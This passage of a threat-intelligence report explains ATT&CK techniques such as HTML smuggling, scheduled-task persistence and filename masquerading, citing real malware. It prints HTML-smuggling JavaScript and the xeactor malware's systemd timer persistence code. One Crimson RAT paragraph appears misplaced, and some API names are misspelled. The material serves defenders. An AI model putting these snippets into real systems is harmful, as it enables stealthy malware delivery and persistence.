Many security controls allow image file formats. Embedding malicious payloads with steganography into images and hosting them on legitimate image-hosting platforms or on compromised websites allows adversaries to bypass security controls. Downloading images from these websites does not raise suspicion. Thus, adversaries commonly hide malicious payloads in image files.

- The TEARDROP malware used in the SolarWinds breach reads from the file gracious_truth.jpg that includes a malicious payload [155].
- The ObliqueRAT remote access trojan embeds its payloads as seemingly-innocent image files that are hidden on compromised websites [156]. In detail, a .ZIP file that contains the ObliqueRAT payload was embedded in a BMP image file.
- The ICEDID loader connects to its command and control server to download a PNG file that contains RC4 encrypted data of the ICEDID malware [157]. The loader will decrypt the data and inject it into an svchost.exe instance.
- Remcos RAT employs a custom steganography algorithm to conceal its payload in a PNG file and hosts payloads on a legitimate image hosting platform, Imgur [158].

#6.4. T1027.004 Compile After Delivery

The Compile After Delivery technique involves delivering malicious files to victims as uncompiled code to make files challenging to discover and analyze [159]. Malicious payloads as text-based source code files may bypass protections targeting executables/binaries. Prior to execution, these payloads must be compiled, typically using native utilities such as csc.exe or GCC/MinGW.

Adversary Use of Compile After Delivery

MuddyWater makes use of a program named csc.exe, which is included in the.NET framework and may be used to compile an executable from C# code [160]. The csc.exe is the command-line compiler of Visual C# that is built-in within the .NET framework runtime.This means that an attacker does not have to transfer a compiled executable to the target computer; instead, the attacker can obtain the source code and compile it on the target machine.

The Gamaredon group's .NET executable uses obfuscation techniques such as junk code insertion and string obfuscation. In its body, it contains a base64-encoded source code of a downloader. It decodes the source code and directly compiles it on the system, utilizing the built-in Microsoft. CSharp.CSharpCodeProvider class [161].

The SuperNova webshell used in the SolarWinds breach leveraged the CSharpCodeProvider mechanism for in-memory compilation of .NET assemblies [162].

The Sequre ransomware compiles its source code with csc.exe [163].

#6.5. T1027.005 Indicator Removal from Tools

If adversaries determine that their malicious tool was detected because of some indicators, they remove these indicators from the tool. Then, they use the updated version that is no longer detected by the target's security controls. This method is categorized as Indicator Removal from Tools in the MITRE ATT&CK framework [164].

Adversary Use of Compile After Delivery

A typical example of this technique is changing the file signatures of a malware file. Suppose that an attacker realized that a malware was detected because of its file signature. Then, the attacker will modify the file to avoid that signature and use this updated version in subsequent attacks. For example, some threat actors use the hashbusting method to obfuscate a malware by subtly changing it on the fly. Thus, each sample has a different checksum.

- Qakbot banking trojan uses this method to make the SHA256 hash of each payload downloaded from C2 servers unique [165].
- TEMP.Veles threat actors continually modified binaries of the open-source cryptcat software to decrease AV detection rates [166]].
- The Turla threat group encodes the mutex name and the named pipe -strings that could be used as IoCs- in the new versions of the Gazer malware [167]. Moreover, the logfile names were hardcoded in the binary on the previous versions, but random file names were used in the new versions.
- Patchwork modified the NDiskMonitor backdoor by adding four extra bytes of random uppercase and lowercase letters after the PE- referenced data in the overlay to change the file hashes [168]. These extra bytes don't change the functionality of NDiskMonitor, since the Windows PE loader won't even load them into memory.

#6.6. T1027.006 HTML Smuggling

HTML smuggling is hiding malicious payloads inside of HTML files through JavaScript Blobs and/or HTML5 download attributes. By using the HTML smuggling technique, adversaries can evade content filters of security controls by concealing malicious payloads within seemingly benign HTML files [169].

Adversary Use of HTML Smuggling

HTML5 introduced the **download attribute** for anchor (<a>) tag. The download attribute indicates that when a user clicks on the hyperlink, the target (the file specified in the href attribute) will be downloaded.

```
<a href='/files/maliciousfile.doc' download='myfile.doc'>Click</a>
```

A download attribute can also be created using JavaScript instead of HTML:

```
var myAnchor = document.createElement('a');

myAnchor.download = 'myfile.doc';
```

Adversaries combine the download attribute with **JavaScript Blobs** (Binary Large Object). HTML documents have the ability to store large binary objects referred to as JavaScript Blobs [169]. A blob is a file-like object of immutable, raw data, and it can be read as text or binary data [170]. Adversaries can use blobs in HTML files to store their malicious payloads. Since the final content may have benign MIME types such as text/plain and/or text/html, web content filters may not identify smuggled malicious files inside of HTML/JS files [169].

A Blob can be constructed locally using pure JavaScript [171], [172]:

```
var myBlob = new Blob([maliciousData], {type: 'text/plain'});
```

This line creates a Blob of MIME type `text/plain` and fills it with the data contained in variable `maliciousData`. Then, using `URL.creaateObjectURL`, we can generate a URL from the Blob object and associate it with an anchor point, and a file name with the download attribute:

```
var myUrl = window.URL.createObjectURL(blob);

var myAnchor = document.createElement('a');

myAnchor.href = myUrl;

myAnchor.download = 'myfile.doc';
```

As an example, the NOBELIM threat group effectively implements HTML smuggling [171]. Their EnvyScout tool is a malware dropper used by NOBELIM to de-obfuscate and write a malicious ISO file to disk. EnvyScout carries a payload in the form of an encrypted blob. This payload is decoded by XOR'ing each letter against a single-byte key, resulting in a Base64 payload that is subsequently decoded and written to disk.

Data URLs also enable malware developers to embed small malicious files inline in documents. For example, a base64 encoded malicious payload can be stored in a data URL with the following format:

```
data:[<text/plain>][;base64],<base64 encoded malicious payload>
```

Since the MIME type of this data URL is `text/plain`, it may evade some content filters.

#7 T1053 Scheduled Task/Job

A scheduled task is a command, program, or script to be executed at a particular time in the future, at regular intervals (e.g., every Monday at 1:00 a.m.), or when a defined event occurs (e.g., a user logs on the system). Legitimate users, like system administrators, use scheduled tasks to create and run operational tasks automatically.

Tactics
Execution
Persistence
Privilege Escalation

Prevalence
%11

Malware Samples
21,367

Adversary Use of Scheduled Task/Job

Adversaries also use task scheduling utilities of operating systems to execute malicious payloads on a defined schedule or at system startup to achieve persistence. Our research has found that Scheduled Task was the seventh most prevalent ATT&CK technique used by adversaries in their malware.

Operating systems and platforms provide utilities to automate the execution of programs or scripts on a defined schedule:

- schtasks.exe (Microsoft Windows)
- at.exe (Microsoft Windows)
- at (Linux)
- cron (Unix-like operating systems)
- launchd (macOS)
- systemd timers
- cronjobs (Kubernetes)

Updates in the MITRE ATT&CK Framework

In the July 2020 (v7) sub-technique release of the MITRE ATT&CK Framework, the name of the T1053 Scheduled Task technique is changed to T1053 Scheduled Task/Job, and new sub-techniques are added:

- At (Windows) was a pre-defined behavior within T1053 Scheduled Task. Now it is a sub-technique under the T1053 Scheduled Task/Job technique as T1053.002 At (Windows).
- The remaining behavior in the previous T1053 Scheduled Task became a new sub-technique as T1053.005 Scheduled Task.
- The T1168 Local Job Scheduling technique in the previous version is merged into T1053 Scheduled Task/Job:
    - At (Linux) was a pre-defined behavior within T1168 Local Job Scheduling. Now it is a sub-technique under the T1053 Scheduled Task/Job technique as T1053.001 At (Linux).
    - Cron was a pre-defined behavior within T1168 Local Job Scheduling. Now it is a sub-technique under the T1053 Scheduled Task/Job technique as T1053.003 Cron.
- T1160 Launch Daemon was a technique in the previous version. Now it is a sub-technique under the T1053 Scheduled Task/Job technique as T1053.04 Launchd.

In the October 2020 (v8) release, the T1053.006 Systemd Timers sub-technique was added.

In the April 2021 (v9) release, the T1053.007 Container Orchestration Job sub-technique was added.

#7.1. T1053.001 At (Linux)

***at* is a command-line utility that allows users to schedule commands in various operating systems, such as Unix-like operating systems (e.g., Linux distributions, macOS, and BSD) and Microsoft Windows. This sub-technique covers the *at* command within Linux, but it may be extended to other Unix-like operating systems.**

Adversary Use of At (Linux)

The `at` utility in Linux allows users to schedule commands to be executed only once at a particular time. An adversary may use the `at` command to schedule one-time execution of malicious code at a point in time in the future.

#7.2. T1053.002 At (Windows)

Modern Microsoft Windows operating systems provide a graphical user interface (GUI) for Task Scheduler. Moreover, Microsoft Windows offers two native command-line utilities for task scheduling: at.exe and schtasks.exe.

There are two requirements to use the at command in Windows:

- The Task Scheduler service must be running.
- The user must be logged on as a Local Administrator.

Adversary Use of At (Windows)

Adversaries use at.exe to schedule tasks to create a recurring task to execute at regular intervals. For example, it can be used to run a reverse shell to keep reverse shell sessions running.

At.exe can be used to run a command on not only the local system but also remote systems. As a real-world example, the TG-0416 Threat Group uses at.exe for lateral movement [173]. BRONZE BUTLER APT group uses the at command to execute a malicious batch file on a remote system during lateral movement.

#7.3. T1053.003 At (Cron)

***Cron* is a utility in Unix-like operating systems to configure scheduled tasks. It can be used to schedule a command, script, or program to execute periodically. As mentioned above, *at* is also a task scheduling utility in Unix-like OSs. However, they have different use cases. While *cron* is suitable for repetitive tasks, *at* is suitable for one-time tasks.**

Adversary Use of At (Cron)

Adversaries use cron to execute their malicious payloads at regular intervals for persistence. As a recent example, attackers use cron to run the downloaded malicious payload every minute in the Ngrok Mining Botnet campaign [174].

#7.4. T1053.004 Launchd

Launchd **is the OS service management daemon for macOS that boots the system, and loads and maintains services. It is similar to systemd on Linux distributions and Service ControlManager on Microsoft Windows.**

Adversary Use of Launchd

When a macOS system starts up, launchd is the first process launched after the kernel. Thus, adversaries may use the launchd daemon to schedule their malicious executables to run at system startup. As an example, the Olyx macOS backdoor uses launchd to ensure the backdoor executable automatically launches when the user logs in [175].

#7.5. T1053.005 Scheduled Task

This sub-technique refers to *Windows Task Scheduler* [176]. Windows Task Scheduler is a utility that enables users to schedule the execution of commands, scripts, or programs according to *time-based* or *event-based* triggers.

A time-based trigger starts at a certain time or starts at specified time intervals, such as daily, weekly, or monthly. An event-based trigger starts at a specific system event, such as when the system starts up or when a user logs on. Task Scheduler also supports multiple triggers, allowing the task to be launched in different ways.

Adversaries may use various methods to access the task scheduler:

- Running schtasks on the command-line (the most common method)
    - e.g., Quakbot banking trojan used schtasks.exe on the command-line to create a scheduled task that executes a JavaScript downloader [177].
- Using a .NET wrapper
- Using the Windows netapi32 library
    - e.g., Disttrack wiper malware uses the netapi32 library to create a scheduled task to run the payload on the remote system [178].
- Opening Task Scheduler GUI within the Control Panel

#7.6. T1053.006 Systemd Timers

Systemd has provided timers that can be used as an alternative to cron. Timers provided by systemd include built-in support for calendar and monotonic time events, as well as the ability to run asynchronously. Therefore, adversaries can abuse systemd timers to perform task scheduling [178].

Adversary Use of Systemd Timers

Like cron jobs, systemd timers enable adversaries to trigger a script or program at specified intervals (e.g. once a week, every 5 minutes during business hours from 8 a.m. to 6 p.m., on the first Monday of each month) [179].

For example, a malware found in Arch Linux AUR package repository uses systemd timers [9]. When the user installs the xeactor package, the user's machine downloads and executes the x.sh file. Then, the x.sh file downloads and executes another file named u.sh, modifies systemd, and adds a timer to run the u.sh file at every 360 seconds with the following code [180]:

```
SYSTEMD_TIMER="[Timer]
OnCalendar=4d
Persistent=true
OnActiveSec=360
[Install]
WantedBy=timers.target"
SYSTEMD_SERVICE="[Unit]
Type=simple
ExecStart=/usr/lib/xeactor/u.sh"
echo "$SYSTEMD_SERVICE" > usr/lib/systemd/system/xeactor.service
echo "$SYSTEMD_TIMER" > usr/lib/systemd/system/xeactor.timer
```

Systemd timers also allow for more precise control of events than cron jobs do. For example, it enables attackers to trigger a script or program to run a specific time after an event, such as startup, completion of a previous task, or even the completion of the service unit called by the timer.

#7.7. T1053.007 Container Orchestration Job

Container Orchestration Job, the newest sub-technique of the Scheduled Task/Job technique, was introduced with the ATT&CK v9 release. Container orchestration tools such as Kubernetes also have task scheduling functionality similar to cron jobs on a Linux system. Adversaries may abuse this functionality to schedule deployment of containers configured to execute malicious code [181].

Kubernetes provides the CronJob workload (application) for task scheduling. A CronJob generates Jobs on a recurring basis, and a Job can be used to run containers that perform finite tasks for batch jobs [182]. A CronJob object corresponds to a single line in a crontab (cron table) file in Linux [183]. It executes a job on a specified schedule in Cron format.

CronJobs are used to automate routine tasks such as backups and report generation. Each of those tasks should be configured to repeat indefinitely (for example, once a day/week /month); you can specify a time interval within which the job should begin.

Attackers may use CronJobs to schedule the execution of malicious code that would run as a container in the cluster [182].

#8 T1036 Masquerading

As a defense evasion technique, adversaries change features of their malicious artifacts with legitimate and trusted ones. Code signatures, names and location of malware files, names of tasks and services are examples of these features. After masquerading, malicious artifacts of adversaries such as malware files appear legitimate to users and security controls.

Tactics
Defense Evasion

Prevalence
%9

Malware Samples
18,702

Adversary Use of Masquerading

We can classify masqueraded objects for defense evasion in four categories:

- **Extension:** T1036.002 Right-to-Left Override, T1036.006 Space after Filename, and T1036.007 Double File Extension sub-techniques involve tricking a user or an application into opening a file that seems like a benign file type because of its apparent extension, but it is malware. The extension perceived by users does not actually reflect the real extension of the file.
- **Name:** Attackers may change malicious file names with the names of legitimate and trusted applications, such as `flash_en.exe` (T1036.005 Match Legitimate Name or Location). However, adversaries also change the name of legitimate system utilities before using them, since some security tools monitor these built-in system utilities to detect their suspicious use (T1036.003 Rename System Utilities Rename). In addition to file names, adversaries also masquerade the name of a task or service with the name of a legitimate task or service to make it appear benign and avoid detection (T1036.004 Masquerade Task or Service).
- **Location:** Adversaries may place malicious files in trusted directories such as `C:\Windows\System32` to evade defenses. They may also create directories that are similar to the directories used by known software, such as `C:\Intel\`. Sometimes, adversaries masquerade the malware's whole path, including the directory and file name, such as `C:\NVIDIA\NvDaemon.exe`. These methods are categorized under the T1036.005 Match Legitimate Name or Location sub-technique.
- **Signature:** Adversaries copy metadata and code signature information of valid and signed programs and use this information in their malware to evade defenses (T1036.001 Invalid Code Signature).

#8.1. T1036.001 Invalid Code Signature

Code signing is the process of digitally signing executables to verify the author of the program and guarantee that the code has not been tampered with. In the invalid code signature sub-technique, adversaries copy metadata and code signature information of valid and signed programs and use this information in their malware.

Adversary Use of Invalid Code Signature

Since a code signature is valid for a specific program, it is not valid for any other program. Therefore, unlike the Code Signing sub-technique of the T1553 Subvert Trust Controls ATT&CK technique [184], this code signature cloning activity for masquerading will not result in a valid signature. So, although these malware files appear more legitimate to users, security analysts and security controls, they cannot pass digital signature validation.

MetaTwin is an open-source tool that copies metadata and AuthentiCode signature from one file and injects it into another [185]. MetaTwin extracts the resources of a legitimate binary using the Resource Hacker tool [186]. It also extracts the digital signature information of the legitimate binary with the SigThief tool [187]. Then, MetaTwin writes the extracted metadata and digital signature information to a target binary.

#8.2. T1036.002 Right-to-Left Override

Right-to-left override (RTLO or RLO) character is a non-printing Unicode character (U+202E) that is used to display the text that follows it in right-to-left order. This special character is used to deal with languages that are written from right-to-left and causes the text that follows it to be displayed in reverse.

For example, the file name `receiptU+202Etxt.exe` will appear on the screen as `receiptexe.txt`. Users may think that the file is a text file, but it is actually an executable file. As another example, the filename with `receiptmcod.txt` may be actually `receipt\u202Etxt.docm`, which is a macro-enabled document file with a `U+202e` placed just before `mcod.txt`. Note that this operation only changes the visual appearance of the file name, does not change the actual file name – it still has the extension `.docm`.

Adversary Use of Right-to-Left Override

This feature is used by adversaries to trick users into opening malware files by showing the file extension as a benign extension instead of an executable. This Masquerading sub-technique is commonly used with the Malicious File sub-technique of the T1204 User Execution ATT&CK technique [188] and Spearphishing Attachment sub-technique of the T1566 Phishing ATT&CK technique [189].

Etumbot backdoor malware leverages the Unicode Right-to-Left Override (RLO) technique combined with convincing icons for various types of PDFs or Microsoft Office documents to trick users into clicking and executing the malware file delivered via spearphishing [190].

As another example, an APT group used the RLO technique to disguise an SCR (Windows screensaver) malware as a document file [191]. Adversaries also used a classic Right-to-Left Override attack to trick Telegram users by changing the displayed file extension [192]. For example, a JS malware file is renamed as follows: `my_photo_U+202Egnp.js`, where `U+202E` is the RLO character to make Telegram display the remaining string `gnp.js` in reverse, `sj.png`. Then, the adversary sends the message, and the recipient sees an incoming PNG image file instead of a JS JavaScript file.

RLO/RTLO can be used in the Windows Registry as well. For example, Sirefef malware uses the RLO technique to trick users into believing that the entries it creates in the registry of the infected machine are legitimate Google update entries [193].

#8.3. T1036.003 Rename System Utilities

Adversaries frequently utilize Windows system utilities in their operations to bypass defensive security controls. Rundll32.exe, cmd.exe, and certutil.exe are some of these utilities. Because of the increased use of legitimate system utilities by adversaries, security tools may monitor them to detect their suspicious use. To avoid name-based detection, adversaries may rename system utilities.

Adversary Use of Rename System Utilities

For example, threat actors of Operation Soft Cell changed the name of the cmd.exe to cdm.exe [194]. Korplug malware, which is leveraging the COVID-19 pandemic to spread, is using a renamed certutil.exe - msoia.exe to decode the CAB file [195]].

#8.4. T1036.004 Masquerade Task or Service

Adversaries use the task and service functionalities of operating systems to facilitate the initial or recurring execution of their malicious code [196 [197]]. Security controls may quickly detect custom-named tasks and services. Therefore, threat actors masquerade the name of a task/service with the name of a legitimate task/service to make it appear benign and evade detection.

Adversary Use of Masquerade Task or Service

As a part of execution and persistence, malware may create tasks and services to be executed at system startup or repeatedly. Adversaries commonly use identical or similar names of legitimate tasks/services executed by the Windows Task Scheduler, at (Linux and Windows), Windows services, and Linux systemd services.

They may use the name of a Windows service or a legitimate third-party service. For example, ComRAT has used WSqmCons, a name associated with Windows SQM Consolidator [198]. Fin7 has disguised its scheduled tasks as AdobeFlashSync for persistence [199]. In addition to names, adversaries may masquerade descriptions of their tasks/services. For example, Disttrack wiper malware has created a service named ntssrv, with a display name of "Microsoft Network Realtime Inspection Service" and a description of "Helps guard against time change attempts targeting known and newly discovered vulnerabilities in network time protocols" [200].

#8.5. T1036.005 Match Legitimate Name or Location

Adversaries may masquerade names/locations of their artifacts as identical or similar names/locations of legitimate files to evade monitoring and detection.

Adversary Use of Match Legitimate Name or Location

As a recent example, the Tropic Trooper cyberespionage group has used %USERPROFILE%\Documents\Flash\ folder to place its USBferry malware and masquerade its name as flash_en.exe [201]. Threat actors of the Operation In(ter)ception cyberespionage campaign disguised their files and folders by giving them similar names of known software and companies, such as C:\Intel\IntelV.cgi, C:\NVIDIA\NvDaemon.exe, C:\ProgramData\DellTPad\DellTPadRepairexe [202].

Moreover, adversaries change icons of their malware with icons of benign files. As an example, Pony Trojan used a well-known Adobe Reader icon and security as the filename to look trustworthy [203].

#8.6. T1036.006 Space after Filename

In macOS, adding a space to the end of a filename will modify how the operating system handles the file with other kinds of files. If an executable Mach-O file is called “malware.txt”, it will open with the text editing program when double-clicked by a user. So, the executable will not run properly. However, if the file is renamed as “malware.txt “ (note the space added at the end), macOS detects the executable file type and executes the binary when a user double-clicks it.

Adversary Use of Space after Filename

As an example, OSX / Keydnap backdoor malware was distributed in a zip archive, which contained a binary named “screenshot.jpg “ [204]]. Note that the filename contained a space character at its end. Therefore, it would be executed by Terminal.app, and the Keydnap backdoor malware would be run when a user double-clicked it.

#8.7. T1036.007 Double File Extension

A file name may contain a secondary file type extension, resulting in the display of only the first extension. Although filename.txt.exe may appear as filename.txt in some views, the second extension is the true file type, which specifies how the file is opened and executed. Thus, adversaries leverage a double extension in the filename to masquerade the true file type [205].

Adversary Use of Double File Extension

In Microsoft Windows operating systems, there is a default setting for "Hide file extensions for known file types." Malware authors can take advantage of this feature to trick unsuspecting users into downloading files that appear to be legitimate but are actually executable. For example, a file ending in .exe is an executable file, and most email providers will prevent you from downloading or installing it. Additionally, a user would be suspicious of downloading a .exe file from an unknown source. Adversaries may use double extensions to masquerade such dangerous payload file types. Thus, this technique involves tricking a user into opening what appears to be a harmless file type but is actually executable code. These files frequently masquerade as email attachments.

Typically, common file types such as text and document files (e.g. .txt, .doc, .pdf) and image files (e.g., .jpg, .png, .gif) are used as the first extension to make the file appear benign. Dangerous executable extensions (e.g., .exe, .vbs, .com, .ps1, .dat, .hta, .htm, .js) frequently appear as the second extension and true file type.

For example, FIN7 APT group used a ZIP file as the spearphishing attachment in 2021 [206]. By double-clicking the email's attachment, the ZIP archive is decompressed, and a file with a long filename and a double extension (.txt.js) is opened. However, Microsoft Windows hides .js by default, and the victim sees filename.txt. When the victim double-clicks the file, the JavaScript code is executed by Windows Script Host.

Similarly, the Avaddon ransomware loader is sent as a double extension attachment (.jpg.js) in spearphishing emails, tricking the victim into thinking an image of them was leaked online and sent to them [207].

In addition to phishing and endpoint attacks, adversaries may leverage the double file extension technique where a web application extracts file extensions by looking for the "." (dot) character in the filename, and extracting the string after the dot character. This technique can be used to bypass a file extension blacklist. For example, when ".jpg" is permitted in Apache, a PHP file may be executed using the double extension technique, such as "file.php.jpg" [208].

As another example, Drupal had a double extension vulnerability (CVE-2020-13671). In order to exploit this vulnerability, adversaries add a second file extension to a malicious file, allowing them to upload it to a Drupal site and execute the payload [209]. In order to illustrate, a malicious file named malware.php could be renamed malware.php.txt. When uploaded to a Drupal site, the file is classified as a text file rather than a PHP file, but when Drupal attempts to read the text file, it executes the malicious PHP code.

#9 T1082
System Information Discovery

When adversaries gain initial access to a system, they observe the environment and gain knowledge about the system. Adversaries then use the collected system information to determine how to act in follow-on behaviors. In the Red Report 2021, System Information Discovery is the ninth most prevalent ATT&CK technique.

Tactics
Discovery

Prevalence
%8

Malware Samples
17,024

Adversary Use of System Information Discovery

Following initial access to a system, attackers need to gather information about the system to decide how to continue the attack.

Adversaries commonly collect the following information:

- **Host/user information:** Hostname, Username, Domain name, Registered Owner, Registered Organization, Uptime
- **Operating system information:** OS name (e.g., Microsoft Windows 10 Pro), OS version (e.g., 10.0.19041 Build 19041), System locale (e.g., en-us; English; United States), Keyboard layout (e.g., 0409 is an English - US keyboard), Hotfix(es)
- **Hardware information:** CPU architecture (e.g., x86, x64), Processor(s) (e.g., 4 x AMD64 Family 23 ~2000 Mhz), Total physical memory, Network Card(s) (e.g., Intel 82574L), IP address(es), CPUID / ProcessorID (e.g., 078BFBFF00800F12), Volume serial number (e.g., 6000c2926471123a7065babe5ad6f70a), Disk size, Screen resolution

OS Commands and IaaS API Calls Used to Collect System Information


Adversaries frequently use built-in OS utilities to discover system information.

1- Systeminfo

Systeminfo is a Microsoft Windows utility that displays detailed configuration information about a computer and its operating system, including:

- **Operating system configuration**: OS name, OS version, OS manufacturer, OS configuration, OS build type, registered owner, registered organization, original install date, system locale, input locale, product id, time zone, logon server
- **Security information:** hotfixes
- **Hardware properties:** RAM, disk space, network cards, processors, total physical memory, available physical memory, virtual memory
- **Other system information:** system boot time, system manufacturer, system model, system type, BIOS version, windows directory, system directory, boot device

The below screenshot shows an example output of the systeminfo command.




```
C:\Windows\system32>systeminfo

Host Name:                 BLUEFISH
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19041 N/A Build 19041
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          localadmin
Registered Organization:
Product ID:                00331-10000-00001-AA231
Original Install Date:     7/13/2020, 9:03:18 AM
System Boot Time:          9/9/2020, 5:33:15 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
```

2- Systemsetup

Systemsetup is a macOS command that enables users to gather and configure certain per-machine settings typically configured in the System Preferences application [210]. The following flags can be used for system information discovery with systemsetup command:

- **-getcomputername:** Displays computer name.
- **-getremotelogin:** whether remote login (SSH) is on or off.
- **-getlocalsubnetname:** Display local subnet name.
- **-gettimezone:** Displays the current time zone.

As shown in the below screenshot, at least "admin" privileges are required to run the systemsetup command.



```
who@Tardis2020 ~ % systemsetup -getcomputername
You need administrator access to run this tool... exiting!
who@Tardis2020 ~ % sudo su
sh-3.2# systemsetup -getcomputername
Computer Name: Tardis2020
```


As an interesting example, the Loader of Crimson RAT periodically checks how many days have passed since its installation by utilizing a registry key. If the loader malware detects at least 15 days that have passed, it downloads and executes the final payload [224].

Sandbox vendors accelerate time to speed up analysis. However, adversaries abuse this feature of sandboxes to detect the environment. By utilizing the APIs GetTickCount64 and Sleep, adversaries can determine whether a file is being executed in a sandbox. For example, wiper malware sleeps for 16 seconds after obtaining the current timestamp via GetTicketCount64 [225]. Then, it calls GetTicketCount64 again to determine how much time the code spent in the Sleep function. If the time is less than 16 seconds, the malware terminates, as the Sleep function was most likely accelerated by a sandbox environment.

3- IaaS API Calls

